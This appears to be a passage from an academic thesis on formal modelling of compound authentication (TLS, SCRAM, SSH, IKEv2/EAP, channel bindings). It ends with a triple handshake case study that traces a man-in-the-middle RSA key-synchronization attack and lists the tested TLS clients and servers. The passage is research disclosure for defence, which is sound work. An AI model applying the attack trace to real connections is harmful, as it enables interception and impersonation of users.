We now discuss several examples of compound authentication protocols (and their variations) and show how they fit in our formal model. Formalizing these varied protocols in a uniform setting allows us to compare their security guarantees and serves as the basis for the ProVerif models of Section 4.6.

TLS-RSA+SCRAM

Our first example uses the TLS protocol to establish a transport channel and then runs a SASL user authentication protocol called Salted Challenge Response Authentication Mechanism (SCRAM) [RFC5802]. For compound authentication, SCRAM relies on the `tls-unique` channel binding defined in [RFC5929].

TLS supports different key exchange mechanisms; we refer to the RSA encryption based key exchange as TLS-RSA. In TLS-RSA, the server credential (c_r) is an X.509 certificate containing an RSA public key used for encryption. The client can optionally authenticate via an X.509 certificate for signing; here we assume that it remains anonymous ($c_i = \perp$).

Figure 4.4 depicts the full protocol flow. The client and server first exchange their local identifiers, (nonces cr, sr) and the server sets a session id sid. At this stage, protocol version and cipher suite (*nego*) are also negotiated. The server then sends its certificate $cert_S$ which is verified by the client. The client follows by sampling a random pre-master secret *pms* which is encrypted under pk_S and sent to the server. The client and server then compute a shared master secret $ms = kdf_1^{TLS}(pms, cr, sr)$ and a session key $sk = kdf_2^{TLS}(ms, cr, sr)$. After the client and




Figure 4.4: The TLS-RSA+SCRAM compound authentication protocol.

server finished messages are exchanged and their content checked by each peer, both instances complete and create a new TLS session with the following assignments:

$$params = (c_i = \perp, c_r = cert_s, cr, sr, nego)$$
$$secrets = (pms, ms, sk)$$
$$s_r = privkey(cert_s)$$
$$cb = H(log_1)$$

According to the `tls-unique` specification, a channel binding cb is set to a hash of the transcript of all messages before the `ClientCCS` message.

The SCRAM protocol then runs on top of the TLS connection, performing password-based user authentication. Before the protocol runs, as part of the user registration process at S, S generates a random salt $salt_u$ and an iteration count i and asks u to derive two keys K_C and K_S from its password pwd_u. The server key K_S and a hash of the client key ($H(K_C)$) are stored at S, but the raw password or client key are not.

In the first message of SCRAM, the client sends its username u and a fresh $nonce_C$; the server responds with its own fresh $nonce_S$, the iteration count i, and the salt $salt_u$ from which the client key K_C can be recomputed. The client then sends a message that proves its possession of K_C and binds the key to the username, nonces, and the TLS channel binding. The server terminates the protocol sending a similar message, showing it knows the server key K_S. By the end of the protocol, we have agreement on:

$$cb_{in} = H(log_1)$$
$$params' = (c_i = u, c_r = \perp, nonce_C, nonce_S, cb_{in})$$
$$s_i = pwd_u, \quad s_r = (H(K_C), K_S)$$

The compound authentication goal for the composite TLS-RSA+SCRAM protocol is in two parts (one for each direction):

- If the server credential $cert_S$ is honest, and if a client principal a completes TLS-RSA+SCRAM, then there exists a server principal b running TLS-RSA+SCRAM, which has the same TLS *params* and *sk* and the same SCRAM *params'* as a.
- If the user's credential u is honest (pwd_u is secret), and if a server principal b completes TLS-RSA+SCRAM, then there is a client principal a running TLS-RSA+SCRAM, which has the same TLS *params* and *sk* and the same SCRAM *params'* as b.

Notably, the first goal holds even if the user's password (and therefore, the keys K_C, K_S) is compromised, and the second goal holds even if the server's certificate $cert_S$ is compromised. That is, user credential forwarding and server key compromise impersonation are both prevented.

Other TLS key exchange variants

There are various other key exchanges supported by TLS which may be used in place of TLS-RSA in the above protocol. In all these protocols, the computation of cb, ms, and sk remains the same. The main differences are the computation of *pms* and the choice of client and server credentials. The definition of compound authentication remains the same (adapted to the appropriate notion of credential compromise).

In TLS-DHE, the server and optional client credentials are both X.509 certificates used for signing. The *pms* is obtained using a Diffie-Hellman agreement between the client and server,

over a prime order group whose parameters (prime π, generator g) are chosen and signed by the server.

$$\begin{aligned}
params &= ([c_i = cert_c], c_r = cert_s, cr, sr, nego, cb, \\
&\qquad \pi, g, g^x \bmod \pi, g^y \bmod \pi) \\
secrets_i &= (x, pms = g^{xy} \bmod \pi, ms, sk) \\
secrets_r &= (y, pms = g^{xy} \bmod \pi, ms, sk) \\
s_i &= privkey(cert_c), \quad s_r = privkey(cert_s)
\end{aligned}$$

In TLS-ECDHE, the exchange is similar to TLS-DHE, except that the Diffie-Hellman group is represented by a named elliptic curve n and public keys are represented by points on the curve. TLS supports several elliptic curves, and more are being considered for standardization.

In TLS-PSK, both credentials refer to a pre-shared key, which must be known to both client and server (and may also be known by other members of a group). The *pms* is taken to be the pre-shared key.

$$\begin{aligned}
params &= (c_i = c_r = pskid_{cs}, cr, sr, nego) \\
secrets_i &= secrets_r = (pms = psk_{cs}, ms, sk) \\
s_i &= s_r = psk_{cs}
\end{aligned}$$

TLS-SRP uses the Secure Remote Password (SRP) protocol to authenticate the user with a password while protecting the exchange from offline dictionary attacks. The protocol relies on a fixed Diffie-Hellman group (π, g). The client credential refers to a username (u) and salted password (x_u) and the server credential refers to a password verifier value $(v_u = g^{x_u} \bmod \pi)$. The *pms* is calculated using the SRP protocol.

$$\begin{aligned}
params &= (c_i = u, c_r = \perp, cr, sr, nego, cb, \\
&\qquad \pi, g, A = g^a \bmod \pi, B = (g^b + kv_u) \bmod \pi, \\
&\qquad h = hash(A \| B)) \\
secrets_i &= (a, pms = g^{b(a+hx_u)} \bmod \pi, ms, sk) \\
secrets_r &= (b, pms = g^{b(a+hx_u)} \bmod \pi, ms, sk) \\
s_i &= x_u, \quad s_r = v_u
\end{aligned}$$

SSH User Authentication

A session of the SSH protocol consists of a key exchange protocol composed with a user authentication protocol, as depicted in Figure 4.5.

In the SSH key exchange protocol, the initiating principal is a user and the responding principal is a host that the user wishes to log on to. The two principals first exchange nonces n_i, n_r (called *cookies* in SSH), Diffie-Hellman public keys $g^x \bmod \pi, g^y \bmod \pi$ in some group (π, g), and other negotiation parameters *nego*. The host is authenticated with a public key $c_r = pk_S$ that is assumed to be known to the client. In the key exchange, the user is unauthenticated $(c_i = \perp)$. At the end of the protocol, each instance produces an exchange hash H. Over a single connection, the SSH key exchange protocol can be run several times, each time generating a fresh exchange hash. The exchange hash of the first key exchange happening over a connection is called the *session id* (*sid*), and it remains constant over the life of a connection. The authenticated encryption




Figure 4.5: The SSH user authentication protocol.

key for the current instance is computed as $sk = kdf^{SSH}(g^{xy} \bmod \pi, H, sid)$.

$$\begin{aligned}
params &= (c_i = \bot, c_r = pk_S, n_i, n_r, nego,\\
&\qquad \pi, g, g^x \bmod \pi, g^y \bmod \pi, H, sid)\\
secrets_i &= (x, g^{xy} \bmod \pi, H, sid, sk)\\
secrets_r &= (y, g^{xy} \bmod \pi, H, sid, sk)\\
s_i &= \bot, s_r = sk_S\\
cb &= sid = H
\end{aligned}$$

The SSH user authentication protocol is layered above the key exchange protocol. Figure 4.5 depicts the certificate-based user authentication protocol, where the client signs a block containing the username u and the sid with a private key sk_u assigned to the user (whose public key pk_u is known to the server). No new secrets are generated.

$$\begin{aligned}
params' &= (c_i = pk_u, c_r = \bot, sid)\\
s_i &= sk_u, s_r = \bot
\end{aligned}$$

The compound authentication goal for SSH user authentication can be written out very similarly to TLS-RSA+SCRAM. The user and host obtain a mutual authentication guarantee: if the peer's credential is honest, then both principals agree on the SSH key exchange *params* as well as the user credential.

IKEv2+EAP

IKEv2 offers several authentication modes for the initiator and responder. They may authenticate each other with pre-shared keys, or with certificates, or the responder may use a certificate while the initiator uses an Extensible Authentication Protocol (EAP). In all these cases, the two instances first engage in the `IKE_SA_INIT` anonymous Diffie-Hellman key exchange protocol and then perform a the `IKE_AUTH` protocol within the established channel. Figure 4.6 depicts the EAP variant.

In the first two messages, the initiator and responder exchange nonces (n_i, n_r), Diffie-Hellman parameters $((\pi, g))$ and public keys $(g^x \bmod \pi,\ g^y \bmod \pi)$, along with other protocol specific negotiation parameters $(nego)$. The Diffie-Hellman shared secret is used to protect the subsequent mutual authentication protocol and create an authenticated encryption key $sk = kdf^{IKEv2}(g^{xy} \bmod \pi, n_i, n_r)$.

$$\begin{aligned}
params &= (c_i = \bot, c_r = cert_R, n_i, n_r, nego,\\
&\qquad \pi, g, g^x \bmod \pi, g^y \bmod \pi, AUTH_i, AUTH_r)\\
AUTH_I &= (g^x \bmod \pi, n_i, n_r, \mathsf{mac}(g^{xy} \bmod \pi, I))\\
AUTH_R &= (g^y \bmod \pi, n_i, n_r, \mathsf{mac}(g^{xy} \bmod \pi, R))\\
secrets_i &= (x, g^{xy} \bmod \pi, sk), secrets_r = (y, g^{xy} \bmod \pi, sk)\\
s_i &= \bot, s_r = sk_R
\end{aligned}$$

IKEv2 does not explicitly define a global session identifier, but its authentication protocol relies on two values $AUTH_I$ and $AUTH_R$, as defined above, that are used as channel bindings for the subsequent `IKE_AUTH` protocol.

In the EAP case depicted in Figure 4.6, in the first two messages of `IKE_AUTH`, the initiator sends its identity I but not its certificate, whereas the responder sends it certificate $cert_R$ and a signature over $AUTH_R$ with its private key sk_R. Then the initiator and responder begin a sequence of EAP request and response messages [Abo+04] in order to authenticate the user u (and potentially re-authenticate the server R). EAP embeds many authentication methods, ranging from weak password-based protocols like MSChapv2 and fully-fledged authenticated




Figure 4.6: The IKEv2+EAP compound authentication protocol.

key-exchange protocols like TLS and IKEv2. At the end of the EAP exchange, the responder R has authenticated u and has generated a new EAP master session key *msk*.

To complete the IKE_AUTH protocol, the initiator and responder exchange MACs over $AUTH_I$ and $AUTH_R$ respectively, keyed with *msk*.

$$\begin{aligned} &params = (c_i = u, c_r = \bot, cb_{in} = (AUTH_i, AUTH_r)) \\ &secrets_i = (sk = msk), secrets_r = (sk = msk) \\ &s_i = cred_u, s_r = \bot \end{aligned}$$

The final two messages cryptographically bind the IKE_AUTH authentication protocol to the IKE_SA_INIT key exchange to obtain the usual compound authentication guarantee.

Other Bindings: EAP, `tls-server-end-point`

The three previously described compound authentication protocols are only a few of the many possible combinations between transport protocols and application-level authentication.

Many protocols compose TLS with EAP methods [Abo+04; Pal+04; RFC5218] and in response to previous man-in-the-middle attacks [ANN05] on such protocols, many EAP methods have been extended with a form of channel binding called *cryptographic binding* [Put+03]. The idea is to use the master secret and random values of the TLS protocol (ms, cr, sr) as a channel binding and to derive a key by mixing it with the master session key *msk* and nonces $nonce_C, nonce_S$ generated by the EAP method. The resulting *compound MAC key* (*cmk*) is then used to cryptographically bind the EAP method to the TLS channel, by using it to create two

MACs B1_MAC and B2_MAC that are exchanged in the final messages of the EAP exchange:

$$cmk = prf^{EAP}(ms, cr, sr, msk, nonce_C, nonce_S)$$
$$\mathsf{B1\_MAC} = \mathsf{mac}(cmk, nonce_S)$$
$$\mathsf{B2\_MAC} = \mathsf{mac}(cmk, nonce_C)$$

Some channel bindings have more modest compound authentication goals. For example, the `tls-server-end-point` channel binding [RFC5929] only aims to ensure that the application level protocol instances agree on the transport-level server certificate. In this case, the channel binding *cb* for TLS consists of the hash of the TLS server certificate ($H(cert_S)$). This binding is used, for example, when binding SAML assertions to the underlying TLS channel [HK13], so that a SAML assertion generated for use at one server may not be used at another, unless the two servers share the server certificate.

Re-keying and resumption

Many of the authentication protocols described above also offer a re-keying protocol, by which the session key *sk* generated by the protocol can be refreshed without the need for full re-authentication of the client and the server. Re-keying is mainly useful on connections where a lot of data is exchanged, so that the compromise of a session key is of limited benefit to the attacker. For example, SSH recommends that keys be refreshed every hour, or for every gigabyte of data.

Re-keying protocols may also be used to perform fast *session resumption*. If an initiator and responder already have a channel between them with a session key *sk*, they may reuse the session key to start a new channel without the need to repeat the full key exchange. Such session resumption protocols are included within TLS, and are available as extensions to IKEv2 [ST10], SSH [Sch+09], and EAP [Cao+12]. Session resumption can have a major impact on the performance of a client or a server since it skips many of the expensive public-key operations of a full key exchange. For example, the vast majority of TLS connections between web browsers and major websites like Google perform session resumptions rather than full key exchanges.

A full key exchange followed by re-keying or resumption can be treated as a compound authentication protocol, except that the re-keying protocol does not change the client or server credentials. Instead, it simply performs a key confirmation of the previous session key *sk* and generates a new session key *sk'*. For example, in TLS resumption, the new key is computed from the old master secret plus the new random nonces generated by the client and the server:

$$params' = (c_i = c_r = \perp, cr', sr', sid, nego)$$
$$secrets' = sk' = kdf_2^{TLS}(ms, cr', sr')$$

The compound authentication goal for re-keying is that if the session secrets and peer credentials in the original session are not compromised, then the two principals agree upon both the old and new session parameters ($params, params'$) and session keys (sk, sk').

Re-exchange and re-authentication

In addition to re-keying, many key exchange protocols also allow the initiator and responder to perform a second key-exchange to re-authenticate each other. In TLS, this is called renegotiation while in SSH it is called re-exchange. For IKEv2, there is a proposed extension that allows re-authentication in the style of TLS [Wel11].

The TLS renegotiation is a full key exchange and both the client and server may authen-

ticate themselves using credentials that differ from the previous exchange. This feature was famously subject to a man-in-the-middle attack [RD09a; Rex09] and in response to this attack all TLS libraries implement a mandatory channel binding countermeasure [Res+10] that binds the renegotiation key exchange to the the transcript of the previous handshake. More precisely, each TLS handshake generates a channel binding of the form:

$$cb = (\mathsf{verifydata}(log_1, ms), \mathsf{verifydata}(log_2, ms))$$

The subsequent handshake agrees on this channel binding value, and by including it in the key exchange, the chain of channel bindings on a connection guarantees agreement on the full sequence of protocol assignments on a connection [GKS13].

The SSH re-exchange is also a full server-authenticated key exchange where the server's host key and other parameters may be different from the previous exchange. Unlike TLS, however, SSH uses the *sid*, that is the hash H of the first exchange on the connection, as a channel binding for all subsequent key exchanges on the connection. In particular, during the second SSH key exchange, a new set of parameters and secrets are generated, but the session id does not change. Hence, the new session key is computed as

$$sk = kdf^{SSH}(g^{xy} \bmod \pi, H', sid)$$

where H' is the hash computed during the new exchange the *sid*is still the hash computed in the first exchange.

The proposed re-authentication protocol for IKEv2 [Wel11] is inspired by TLS renegotiation and treats the $AUTH_I$ and $AUTH_R$ payloads as channel bindings for re-authentication. It runs a new `IKE_SA_INIT` protocol and within this protocol and a new `IKE_AUTH` protocol that binds the initiator and responder credentials to the $AUTH_I$ and $AUTH_R$ payloads of the previous IKEv2 session.

Application-level Authentication: EAP, SASL, PPP, GSSAPI

In addition to the channel-establishment protocols described above, a number of authentication protocols are used purely for user authentication, without the need for generating shared authentication keys. The EAP, SASL, PPP, and GSSAPI frameworks encompass a large number of user authentication protocols that are typically deployed at the application-layer, within secure channels implemented by TLS or IPSec.

Some of these protocols require users to present certificates and use public key signatures. We have already seen one such protocol in SSH authentication, another example is the EAP-TLS protocol. Most of the others are password-based protocols, including password-authenticated key exchange protocols like SRP (as shown above within TLS) and modern challenge-response protocols such as SCRAM.

SCRAM authenticates a user u to a server using a password p_u. The server knows a salted-hash of the password h_u. Both client and server exchange nonces n_i, n_r which are treated as challenges. Both client and server prove knowledge of the salted password h, and the client additionally proves knowledge of the raw password p. The assignments to various fields are:

$$\begin{aligned} params &= (c_i = c_r = u, n_i, n_r) \\ secrets_i &= secrets_r = \bot \\ s_i &= p, s_r = h_u \end{aligned}$$

4.3 Case study: Triple Handshake Attacks on TLS

4.3.1 A Man-In-The-Middle TLS Proxy Server

We consider the following scenario. Suppose an honest TLS client C connects to a TLS server A that is controlled by the attacker. A then connects to an honest TLS server S, and acts as a man-in-the-middle proxy between C and S, ferrying data between C and S across the two independent connections. Of course, A can still read and tamper with selected fragments. Now, suppose that A establishes the *same keys* on both TLS connections. We will show in this section how A can achieve this. Then A does not have to decrypt and reencrypt traffic between the two connections and may instead step out of the way, allowing C and S to talk directly to one another, making A's intervention difficult to detect even with sophisticated timing measurements [AH09].

The above scenario does not constitute a serious attack on either connection, since both C and S are aware they are connected to A. However, the ability of A to synchronize keys across two connections can be a stepping stone towards more serious attacks, as we will show in §4.3.2.

In the cryptographic key-exchange literature, this kind of key synchronization is called an unknown key-share attack [BM99; Kal01], whereby two honest parties share a key but one of them does not realize with whom it shares its key; their mutual belief in the shared secret is violated [Oor93]. In Abadi's terminology [Aba00], these attacks do not disrupt any access control goals based on *responsibility*, but they enable an attacker to take *credit* for an honest principal's message. So, if the application that uses the protocol does not reliably confirm both peers' identities, impersonation attacks often appear [Low95].

In the rest of this section, we show how a malicious server A can synchronize TLS keys with C and S. We exploit three independent weaknesses in the RSA handshake, the DHE handshake, and the abbreviated handshake, to build this malicious server. We do not make any assumption about application behavior, and use only standard mechanisms implemented by mainstream TLS libraries.

Synchronizing RSA

Recall that in the RSA key exchange, a server that receives a pre-master secret (PMS) from a client encrypted under its public key can send the same PMS to a different server, acting as a client. By synchronizing the two connections, the server can also use the same client and server random values and session identifier (SID) on both connections and thus obtain two sessions that share the same master secret (MS) and SID but with different principals (with different client and server certificates).

Suppose C sends a client hello to A offering an RSA ciphersuite. A then forwards the client hello to S. When S responds with the server hello, A forwards it to C. Hence, the client and server nonces cr , sr and session identifier sid are the same for both connections.

Next, when S sends its certificate $cert_S$ to A, A instead sends its own certificate $cert_A$ to C. Now, C generates a pre-master secret pms, encrypts it under pk_A, and sends it to A. A decrypts pms, re-encrypts it under pk_S, and sends it to S. Hence, both connections have the same pms and (since the nonces are equal) the same master secret and connection keys, all of which are now shared between C, S, and A. Finally, A completes the handshake on both connections, using ms to compute correct verify data.

The attack trace is shown in Figure 4.7, and a shortened version appears as Connection 1 in Figure 4.10. The messages that A needs to modify follow:




Figure 4.7: A man-in-the-middle attack on an initial RSA-based TLS handshake, whereby the attacker manages to set up the same key materials (master secret, random nonces, keys) on separate connections to an honest client and honest server.

3. $S \to A$ ServerCertificate($cert_S$,pk_S)
3'. $A \to C$ ServerCertificate($cert_A$,pk_A)
8. $C \to A$ ClientKeyExchange(rsa(pms,pk_A))
8'. $A \to S$ ClientKeyExchange(rsa(pms,pk_S))
11. $C \to A$ ClientFinished(verifydata(log_2,ms))
11'. $A \to S$ ClientFinished(verifydata(log'_2,ms))
13. $S \to A$: ServerFinished(verifydata(log_3,ms))
13'. $A \to C$: ServerFinished(verifydata(log'_3,ms))

At this point, C and S cache the same session that they both associate with A (as represented by $cert_A$ on C, and optionally, A's client certificate on S). The new epochs on the two connections are distinguishable only by the client and server verify data, which differ on the two connections. However, messages from one connection can be freely forwarded to the other, since the keys match. Consequently, if A stepped out of the way, C and S can continue exchanging messages without realizing that the principal on the other end has changed.

Variants and Mitigations The above trace is robust to variations in the key exchange. If S demands a client certificate, A can provide its own certificate, and this does not affect the synchronization of the master secret or connection keys. If both C and S support RSA but prefer a different key exchange, say ECDHE, A can still force them both to use RSA by offering only RSA in its client and server hellos.

The RSA key exchange does not ensure different keys on different connections, and there is no standard mitigations that implementations can employ to prevent it. This behavior would not surprise a cryptographer or protocol expert, since only C contributes to the key exchange.

However, it is only occasionally mentioned in protocol specifications [RFC5705, §5] and continues to surprise protocol designers[1]. As shown in §4.3.2, such connection synchronizations can defeat the man-in-the-middle protection used in tunneled protocols like PEAP.

Summary of Experiments: Our experimental setup is:

- S is a TLS server that supports RSA
- A is our malicious TLS server
- C is a TLS client that connects to A, offering RSA

Outcome: C successfully connects to A, and has new epoch parameters:

$$\{sid, keys, \texttt{ENC\_ALG}, cvd, svd\}$$

C caches a new session for A with parameters:

$$(A, sid) \mapsto \{ms, \text{anon} \rightarrow cert_A, \texttt{RSA}, \texttt{ENC\_ALG}\}$$

S accepts a connection from A, and has new epoch parameters:

$$\{sid, keys, \texttt{ENC\_ALG}, cvd', svd'\}$$

S caches a new session with parameters:

$$(S, sid) \mapsto \{ms, \text{anon} \rightarrow cert_S, \texttt{RSA}, \texttt{ENC\_ALG}\}$$

A knows all these epoch and session parameters.
Unknown Key-share Attack: C shares a RSA master secret and connection keys with S but is unaware of it. It may give credit for any messages received encrypted under these keys to A, even if they were sent by S.
Tested software: Since this attack relies on only standard features, all the TLS clients and servers we tested had the above behavior. A list of TLS libraries that we tested follows, along with clients and servers built on them:

- openssl: s_client, curl (C), s_server, apache,nginx (S)
- gnutls: gnutls-cli, curl (C), gnutls-serv (S)
- NSS: Firefox, Chrome, Opera 16 (C)
- SChannel: IE 10 and 11, .NET WebClient (C), IIS (S)
- JSSE: apache HttpClient, Java HttpURLConnection (C)
- SecureTransport: Safari (C)
- Opera SSL: Opera 12 (C)

